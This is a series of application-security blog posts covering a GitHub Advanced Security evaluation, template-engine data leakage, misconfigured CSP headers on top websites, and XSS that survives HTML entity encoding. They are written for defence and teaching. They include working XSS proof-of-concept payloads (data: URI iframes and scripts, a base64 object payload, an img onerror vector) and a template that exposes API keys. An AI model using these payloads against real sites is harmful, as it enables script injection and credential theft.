We were able to use Github-hosted runner to build 14 services out of 15 select repositories. We had issues building one large project using Github-hosted runner as the build was hitting `not enough space on the disk` error all the time no matter how we customize the build commands.   After some analysis, we found the disk space allocated for the Github-hosted runner is really limited for the Windows runners. 

Suggestion: At this moment, there are two types of windows runner supported by Github, windows-2022 and windows-2019. If the Github team could assign specific roles for these two types of windows runner, it might be helpful to resolve the issue. For example, window-2022 should ONLY be used to build Dotnet projects with only Dotnet environment setup in this VM, whereas,window-2019 could be used for other types of build environments. 

Limitation 2: Certain frameworks are not supported in CodeQ

Though the code analysis tool CodeQL supports a large range of frameworks, certain frameworks are not well supported at the moment of the evaluation. For example, Ruby on Rails framework was not supported currently in the CodeQL and we saw some false negatives due to the lack of support for this framework. 

Limitation 3: Some False Positives could be filtered out

Some vulnerabilities reported by CodeQL are vulnerable, but the vulnerable piece of code will not be executed in any case because there are multiple validation or whitelisting methods applied before a user supplied input value to reach the vulnerable code. I believe this kind of filtering could be filtered out by tuning the detection method.

Limitation 4:  Current dependency vulnerability detection is too loose

In my opinion, the software composition analysis (3rd party dependency vulnerability) feature in GHAS is too loose because it mainly scans the package management files, like, pom.xml, package.json files to 1)extract the package name and version. 2)Identify the vulnerability based on the version number.  It means, Github Dependabot  will flag a vulnerability in your code even if you are not calling the vulnerable functions in the vulnerable dependency library.

It seems that the Github team is implementing some changes to check whether your codes are actually calling the vulnerable function rather than based on version number. Once this is fully rolled out, I believe that it will bring the dependency vulnerability detection to a totally new level.

Conclusion

Though Github Advance Security is a relatively new player in the security market, I could say that the code analysis tool CodeQL could compete with any other SAST tools in the market that I have evaluated so far.  With two separate evaluation experiences against GHAS, I observed such a huge improvement of scanning quality and new features adopted in it just in one and half years. That really surprises me and makes me believe the GHAS will be adopted by more and more organizations with the quality of detection and the speed or renovation in the tools.

Github Advance Security (GHAS) is not a silver bullet to catch all the issues by scanning in the code base as it has its own limitations, but this tool is clearly the best of the SAST tools that I have evaluated.

Steal Restricted Sensitive Data with Template Languages


Template language is a language which allows developers defining placeholders that should later on be inserted or replaced with some dynamic data (variables). As it indicates from the definition, the main usage of template language is to give more flexibility to allow developers to insert some dynamic data into a predefined template. The dynamic data could be generated  from a different server or a new service based on the condition of existing sessions or use cases.  There are numerous templating languages widely used in web developments. Among them, Handlebars, EJS, Django, Mustache and Freemarker are very popular ones.  The three main components when using a  template language are , dynamic data(variables), template and the template engine to compile the data and template.

How Template Language works

As template languages provide more flexibility for web developments, it also introduces some security issues due to it. Clearly SSTI is the most notorious vulnerability discovered among various template languages.

Security Concerns beyond SSTI with Template Languages 

SSTI vulnerabilities could be avoid

Server Side Template Injections (SSTI) issues are the most common vulnerabilities discovered among many different languages. Server-side template injection is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed on server-side when the template engine/processor processes the user supplied template. A list of vulnerable template languages and its exploitation injection code could be found here and it is quite comprehensive to understand.

Most of SSTI exploitation leads to arbitrary code execution and server compromise. Due to that, many template languages deploy default  Sandbox  and Sanitization features to prevent the template engine from accessing risky modules by disabling them in default settings. It means, when a user-provided template or data is processed by the engine, it can not access these risky modules even though the malicious template contains a call to the risky modules. For example,  HandleBars introduced a new restriction  to forbidden access prototype properties and methods of the context object by default since 4.6.0 to mitigate the code execution caused by server side template injections. Some applications using template language are also deploying a very strict sanitization method to disallow certain characters or regexes to prevent other vulnerabilities caused by SSTI, such as adding sanitize function against the final output to prevent XSS issues. 

Even though a strong Sandbox added by the template language itself and a robust sanitization method is deployed on the top of it to ensure the template could not be abused by SSTI attack ,  your applications could be still at risk due to improper configuration of how dynamic data could be consumed by the template engine.

Data leakage still occurs when template engines could process data out of the permitted scope.

Take the following instance as an example.


Under one application, an Admin user could create an organization and make sensitive operations through Dashboard or  performing API requests. Once an organization is created, the Admin could add multiple users with limited permission to the Organization settings. A user could invite new users to join the organization by sending them an invitation email. To make the email more dynamic and allow the users to modify the email template, it is using a template language to compile the email template.

Under a standard operation, a user could send an email to invite a new user by taking the following steps. 

Step 1:  A user could create the following email template from the dashboard and use it to send email to a new user.

<h2>Dear Friends </h2>
<div>  
<p>   Please join {{ organization.name }} to share your fun moments by clicking the invitation link {{organization.invitation_link}}. Your friends are waiting for you <p>
 <p>Best {{ user.name }}</p>
<div>

Step 2:  Application will process the email template with the template language engine once the user saves the template.

The application server will a) validate whether there are potential template injection threats by using both the sanitization and sandbox method  b)If the template is safe and syntax is correct, replace the placeholders like {{ organizatioin.name }}, {{ user. name }} with the dynamic data extracted from the server. For example, the App Server could query the DB and get the current Organization and user  data from DB and present it with a JSON object format.

Step 3:  The invitation email will be sent to another user with the final output.

Once the template engine replaces all the placeholders in the email template with the dynamic data to generate the final email output, an email will be sent to the invited user. 

Supposed that security control implemented on the server side is robust enough to prevent Server Side Template Injection attack by its sanitization and sandbox method,  But it could still leave an open security hole due to lack of access control of  dynamic data and insufficient validation when consuming the dynamic data.

Under this case, the organization data pulled from the application server contains more data than the user is permitted to access, for example, the api_key and api_private_token which should NOT be accessible by a team user  in a normal workflow. A non-admin user has no way to extract this sensitive data.

However, a user now could access them by crafting a deliberate template to steal them even without triggering any violations. If the user is using the following crafted template, the organization api_key and api_private_token will be disclosed to them when sending out an inviting email using this template.

<h2>Dear Friends </h2>
<div> 
 <p>   Please join {{ organization.name }} to share your fun moments by clicking the invitation link {{organization.invitation_link}}. Your friends are waiting for you.  <p>
 <p>Best {{ user.name }}</p> 
{{organization.api_key}} {{ogranization.api_private_token}}
<div>

Why does the template engine access more data than the users permitted?

There are various reasons why the server provides more data out of the user’s permission scope to the template engine when processing the template.  Here are three common reasons by referring to a couple of real scenarios that I experienced.

Reason 1:  Sanitization and sandbox method is only applied to check SSTI attacks patterns. 

If the user supplied template is NOT violating certain rules defined to match SSTI attack pattern, the server template engine will proceed the replacement action without validating whether the template is attempting to consume the data beyond its designed scope.

Reason 2:  Insufficient integration testing between micro services

It is very common for a company to have different teams for frontend and backend  service development. The Frontend team will be in charge of providing an interface for users to define a template and validate the user supplied template . Whereas,  the backend team will provide the functions to extract the dynamic data to replace the template once  the frontend passes a validated template to the backend. Both teams seem to perform their responsibility correctly, however, the frontend is blind to what kind of dynamic data the backend service provides and the backend has no way to validate which kind of data is allowed to be consumed by the frontend without a good suite of  integration tests.

Reason 3:  Access Control is not implemented in internal micro services

In a micro service development environment, I have seen many times that no access controls are deployed in the internal micro services. Once the request passes the access control implemented in the public services, the internal micro service is not going to perform another layer of validation when the public service calls the internal service. In this case, the internal service that pulls the organization data from the DB does not validate whether the user has the permission to access certain fields. 

How to prevent data leakage from abusing Template Language

To avoid data leakage caused by taking advantage of the template language, various means are available for developers to adopt during the development phase. 

  • Use a whitelist of dynamic data (variables in the template, {{ }}) rather than blacklist if a whitelist method is possible when validating the user supplied template
  • Perform the sanitization and validation after the user supplied template is compiled by the template engine to check whether there is potential sensitive data after the compilation..
  • Add access control and permission validation between services. If service A is going to consume data from service B, perform a permission check to ensure the user calling service A has the right permission to consume all the data provided by service B.

Besides adopting strict rules when processing template language during the development phase, a comprehensive and thorough test is vital to catch some overlooked areas.

Conclusion

While enjoying the flexibility provided by Template Language, developers and security teams should bear in mind that more flexibility also provides more attacking surface for malicious users. The SSTI issue is not the only security issue that you should be aware of,  you need to pay attention to the potential date leakage caused by insufficient sanitization or lack of access control to sensitive data. It means, your sanitization pattern should not only match potential SSTI attack patterns , but sensitive data patterns as well.

Is your CSP header implemented correctly?

A Study of CSP Headers employed in Alexa Top 100 Websites

Introduction

The Content Security Policy (CSP) is a security mechanism web applications can use to reduce the risk of attacks, such as XSS, code injection or clickjacking, by informing the browser that something should be blocked when loading or parsing the HTML content. The CSP header has become a standard metric to improve the security posture of modern applications as most application security tools would likely flag a security issue in your applications if it detects the absence of the CSP headers.

How Content-Security-Policy works

How Content-Security-Policy Works

Recently I was tasked to add a CSP header to one of our applications to ensure it is fully equipped to combat some potential XSS issues.  After spending a while investigating which CSP policies would be a good candidate to use, I found it is not an easy task to implement a thorough CSP header while avoiding breaking legitimate site functionality. Then I decided to check how other popular web applications are utilizing CSP headers and how I could learn from them to build a robust CSP header.

How Alexa Top 100 websites are adopting CSP header 

I started to evaluate How Alexa Top 100 websites are adopting CSP header to harden its security posture by checking whether these websites are adding CSP headers and analyzing whether these CSP headers are really useful to protect against some common attacks, such as  XSS and Clickjacking.  When analyzing the CSP headers in these top websites, I was using Google CSP Evaluator to check how each CSP directives are defined  in the CSP headers besides manual testing.  The result is kind of bittersweet as there are some unexpected behaviors and implementations of CSP headers on these top websites.  Below are some findings worthy to be mentioned

Findings 

Finding 1: 51 out of Alexa Top 100 websites have CSP header added

Though I was expecting that every website in Alexa Top 100 websites  should have CSP header implemented by considering these websites attract millions of users on a daily basis, it turns out only 51 websites out of Alexa Top 100 have CSP headers enabled in the web application. 

Right, more than 50% of the websites are at least using CSP headers (some of them are use Content-Security-Policy-Report-Only), that is not that bad comparing to the statistics, less than 4% of URLs are carrying CSP headers by referring to a Google Research works

But if you get a closer look at the CSP headers employed in these 51 websites, some of them are only used to protect against Clickjacking attacks, some of them are using the CSP header as Report-Only mode.  The worst part is that most of these CSP headers are not implemented correctly to mitigate potential attacks due to misconfiguration.

Finding 2:   More than half of the websites are suffering from common CSP misconfiguration

Misconfiguration 1:  ’unsafe-inline’ keyword without specifying a nonce defined in script-scr directives

According to Google research ‘unsafe-inline’ within script-src directive is the most common security misconfiguration for Content Security Policy (CSP) and 87.6% CSP employed the ’unsafe-inline’ keyword without specifying a nonce, which essentially disables the protective capabilities of CSP against XSS exploitation. 

There are 34  websites where ‘unsafe-line’ is specified under script-src directive in the CSP configuration. Whereas,  18 out of these 34 websites (roughly 50%) are using the ‘unsafe-inline’ keyworks without specifying a nonce or a hash, which means the CSP header is not configured in a correct way to mitigate XSS exploitation. 

This finding is really astonishing as it means around 50% of these 34 heavily visited websites (including facebook, ebay, shopify) are not configuring CSP header in a correct way. Following is a snapshot where ‘unsafe-inline’ is specified without a nonce in the a CSP header employed by one of the Alexa Top 100.

Content-security-policy: default-src ‘self’ blob: wss: data: https:; img-src ‘self’ data: https:; script-src ‘self’ ‘unsafe-eval’ ‘unsafe-inline’ blob: data: https:; style-src ‘self’ ‘unsafe-inline’ data: https:;  report-uri /csp/report

Misconfiguration 2:  data: URI  schema is allowed in some directives

While around 50% of CSP employed the ‘unsafe-line’ keyword without specifying a nonce, there is another misconfiguration scenario where data: URI scheme is allowed for script-src, frame-src, object-src directive, this misconfigure also defeats the XSS protection of CSP header.

Around 25% of CSP headers employed by the Alexa Top 100 websites are using data:uri under its script-src, frame-src or object-src directives (or default-scr directive when script-src directive is missing).  For example, the following XSS attack is utilizing data:uri schema to pass malicious javascript code under your application

<iframe/src=”data:text/html,<svg onload=alert(1)>”></iframe>
<script src=”data:text/javascript,alert(1)”></script>

Misconfiguration 3:  object-src directive allows * as source or is missing (no fallback due to absence of default-src)

In some CSP headers employed by the Alexa Top 100, * (wildcard) is used in object-src directive or default-src directives, which significantly reduce the protection of CSP header as there are multiple ways to inject malicious javascript code when * is used for these directives.

The following CSP header is extracted from one of  website  

Content-Security-Policy: default-src data: ‘self’ ‘unsafe-inline’ ‘unsafe-eval’ worker-src blob: ‘self’;  connect-src * wss: blob:;  font-src * data: blob:; frame-src * blob: ‘self’;  img-src * data: blob: about:;  media-src * data: blob:;  object-src *;  report-uri /csp/report;

If the website has a XSS vulnerability, an attacker could use the following payload to bypass its CSP header

<object data=”data:text/html;base64,PHNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4=”></object>

These misconfigurations do not mean the CSP header is not effective at all though these misconfiguration makes CSP protection weak, even useless in some cases.

Finding 3: Some minor issues are ignore in the CSP headers

Ignored issue 1:  unsafe-inline are widely added without nonce for style-src directive

Most security engineers downplay the potential security risks imposed by inline style, which is perfectly proved by the data we collected by reviewing CSP header in Alexa Top 100 websites. Among the CSP headers employed by these websites, much more CSP headers  are allowing inline style compared to allowing inline script

NO. of websites using unsafe-inline keyword without nonce under script-src directive16
NO. of websites using unsafe-inline keyword without nonce under style-src directive22

Though allowing inline style is not as bad as allowing inline script without a nonce, inline style could open the door for a number of attacks like injecting a css keylogger  to steal sensitive data. It means, it still makes some sense to add nonce under style-src directive to prevent potential attack by using inline style

Ignored Issue 2:  No Access Control or throttling method added to the report-uri endpoint to preventing malicious user from abusing it

The ‘report-uri’ is a very powerful feature built into CSP that allows website adminstrator to gain insight on their deployed policy by instructing the user agent to report attempts of violating the CSP to the report uri endpoint .  You can enable CSP’s reporting feature by specifying the URL of your reporting endpoint with a report-uri directive in your policy. Take the CSP header employed by instragram.com for example, all the violation of CSP policy will be reported to https://www.instagram.com/security/csp_report/

Content-security-policy: report-uri https://www.instagram.com/security/csp_report/; default-src ‘self’ https://www.instagram.com; img-src data: blob: https://*.fbcdn.net https://*.instagram.com https://*.cdninstagram.com https://*.facebook.com https://*.fbsbx.com https://*.giphy.com; font-src data: https://*.fbcdn.net https://*.instagram.com https://*.cdninstagram.com; media-src ‘self’ blob: https://www.instagram.com https://*.cdninstagram.com https://*.fbcdn.net; manifest-src ‘self’ https://www.instagram.com; script-src ‘self’ https://instagram.com https://www.instagram.com https://*.www.instagram.com https://*.cdninstagram.com wss://www.instagram.com https://*.facebook.com https://*.fbcdn.net https://*.facebook.net ‘unsafe-inline’ ‘unsafe-eval’ blob:; style-src ‘self’ https://*.www.instagram.com https://www.instagram.com ‘unsafe-inline’; connect-src ‘self’ https://instagram.com https://www.instagram.com https://*.www.instagram.com https://graph.instagram.com https://*.graph.instagram.com https://i.instagram.com/graphql_www https://graphql.instagram.com https://*.cdninstagram.com https://api.instagram.com https://i.instagram.com https://*.i.instagram.com wss://www.instagram.com wss://edge-chat.instagram.com https://*.facebook.com https://*.fbcdn.net https://*.facebook.net chrome-extension://boadgeojelhgndaghljhdicfkmllpafd blob:; worker-src ‘self’ blob: https://www.instagram.com; frame-src ‘self’ https://instagram.com https://www.instagram.com https://*.instagram.com https://staticxx.facebook.com https://www.facebook.com https://web.facebook.com https://connect.facebook.net https://m.facebook.com; object-src ‘none’; upgrade-insecure-requests

There are many benefits of enabling a report-uri directive for CSP as the CSP violation report might indicate some attempts to bypass or violate your CSP policy to exploit some vulnerability.  But this feature also introduces some concerns due to the way how the report-uri endpoint is implemented. 

One concern is that any users could send massive invalid CSP violation reports to the report-uri endpoint as most of these report-uri endpoints have no access control or throttle method to prevent this kind of attack. Due to the massive invalid CSP violation, it may make it really harder to spot legitimate attempts to violate CSP policy. In some scenarios, if the report-uri endpoint is not scalable and a high volume of invalid CSP violation report could cause DOS of the endpoint. 

CSP itself  is a very rich feature as it has a dozen of directives that a user could specify. I am pretty sure that you would spot some other funky or interesting  implementations of CSP implementations under the Alexa Top 100 websites. Besides that, to define a robust CSP policy without breaking the applications is not that easy. For example, some disallowing inline script CSP policy could break desired features of jQuery. That could explain why these top tier websites. 

Conclusion

While CSP could be very helpful as a part of a defense-in-depth strategy, your application should not completely rely on the protection of  CSP headers  as a sole defensive mechanism as misconfigurations could make the protection being bypassed easily. The CSP data collected from the Alexa Top 100 is just a tip of the iceberg. I believe there are much more misconfigurations in the wild.

Applying a DAST tool or SAST tool to find potential vulnerabilities, for example, XSS and Clickjacking, and eliminate  them is the most efficient solution as CSP header does not eliminate the security flaws but make the exploitation hard.

Using HTML Entity Encode to mitigate XSS vulnerability, then double check it

HTML Entity Encode (HTML Encoding) is a commonly deployed escaping/encoding method to mitigate XSS vulnerability as consciousness of XSS is growing.  A very big portion of web applications are using HTML Entity Encoding to handle untrusted data, and this method is robust enough to protect them from XSS attack for most of the time. However, under some situation, you might still expose your web applications under XSS attack even though HTML entity Encoding is implemented.  

A real world example



Following example is a mock up from one client website (the original web application is a single page application where JavaScript Code is heavily implemented), where HTML Entity Encode was deployed but failed to eliminate the XSS vulnerability. Supposed the vulnerable URL is http://www.example/test.jsp?query=userinput and injection point is the query parameter.  After sending a request to it under a modern web browser, the source code looks like,

htmlencode is a customized function on the server side to apply HTML encodings to specified string in order to combat  XSS vulnerability. The above snippet shows two piece of information a) The user input value is HTML encoded and reflected in the response under one <input> field, b) The html encode value was then assigned to innerHTML attribute of  an element when the page is loaded.

HTML Entity Encode is not sufficient here

At the first glance, it seems the mitigation method is robust enough because the user input is HTML encoded correctly and encapsulated under a double quote.   Whereas, it turns out this web application is still bearing XSS vulnerability with it.

When an attacking vector with malicious code http://www.example/test.jsp?query=<img src=x onerror=alert(1)> is requested in a web browser, malicious code <img src=x onerror=alert(1)> is still  parsed by the web browser  and the inherent JavaScript code is executed even though the user input value  is HTML encoded as &lt;img src=x onerror=alert(1)&gt; in the response page  .

What is behind this scenario?

In order to get a closer look to the problem, we might start to analyze the source code of the response from the request with attacking vector.

<body onload=”myFunction()”>

JavaScript code document.getElementById(“search_result”).innerHTML=document.getElementById(“query”).value; is the culprit that spoils the HTML Entity Encode method.  When HTML parser (HTML parse is one of the most complicated and important components of a web browser, it controls how your raw html source code is turned into web pages) runs and builds up the response page for the first time, the attribute value entity <img src=x onerror=alert(1)>in the input field will  be decoded when the html parsers is parsing the value attribute. Though it is decoded at this step, it is not intercepted as HTML content yet. Later, the decoded value is passed to the innerHTML and it will be intercepted as HTML content because the innerHTML indicated the HTML parser to parse it as HTML format content.  In short, the html encoding value in the input field is parsed twice. As a consequence, the injected malicious code will be executed in the web browser and leads to XSS attacks.

Same Flaws observed in some open source web applications

After conducting research on some open source web applications by using Qualys Web Application Scanner,  WAS detected similar XSS vulnerability in some open source web applications even though HTML Entity Encode is applied. The following pattern was observed among these vulnerability where HTML Entity Encode is used.

<input  onfocus=”JavaScriptCodehtmlencode(userinput)JavaSctiptCode” >

In the pattern, the user input is HTML Entity encoded and reflected in the event handler (onfocus is one of the event handlers).  Similar to the scenarios discussed at the beginning, the HTML Entity Encoding is defeated because web browser (actually it is the HTML parser) will HTML decode the value of the event handle before it is executed as JavaScript code.

Conclusion

This example is not a rare or special case. Especially, while building single pages applications is trendy and considered a modern web development practice, it is common to see HTML encoded user input value is reused in a single page.  For web developers and security engineers, it is important to bear in mind that HTML parsing is a very tricky work. When HTML Entity Encode method is used to handle untrusted data, you should not only check whether the encoded user input value is placed correctly in the response, but also pay attention on the whole context of the page.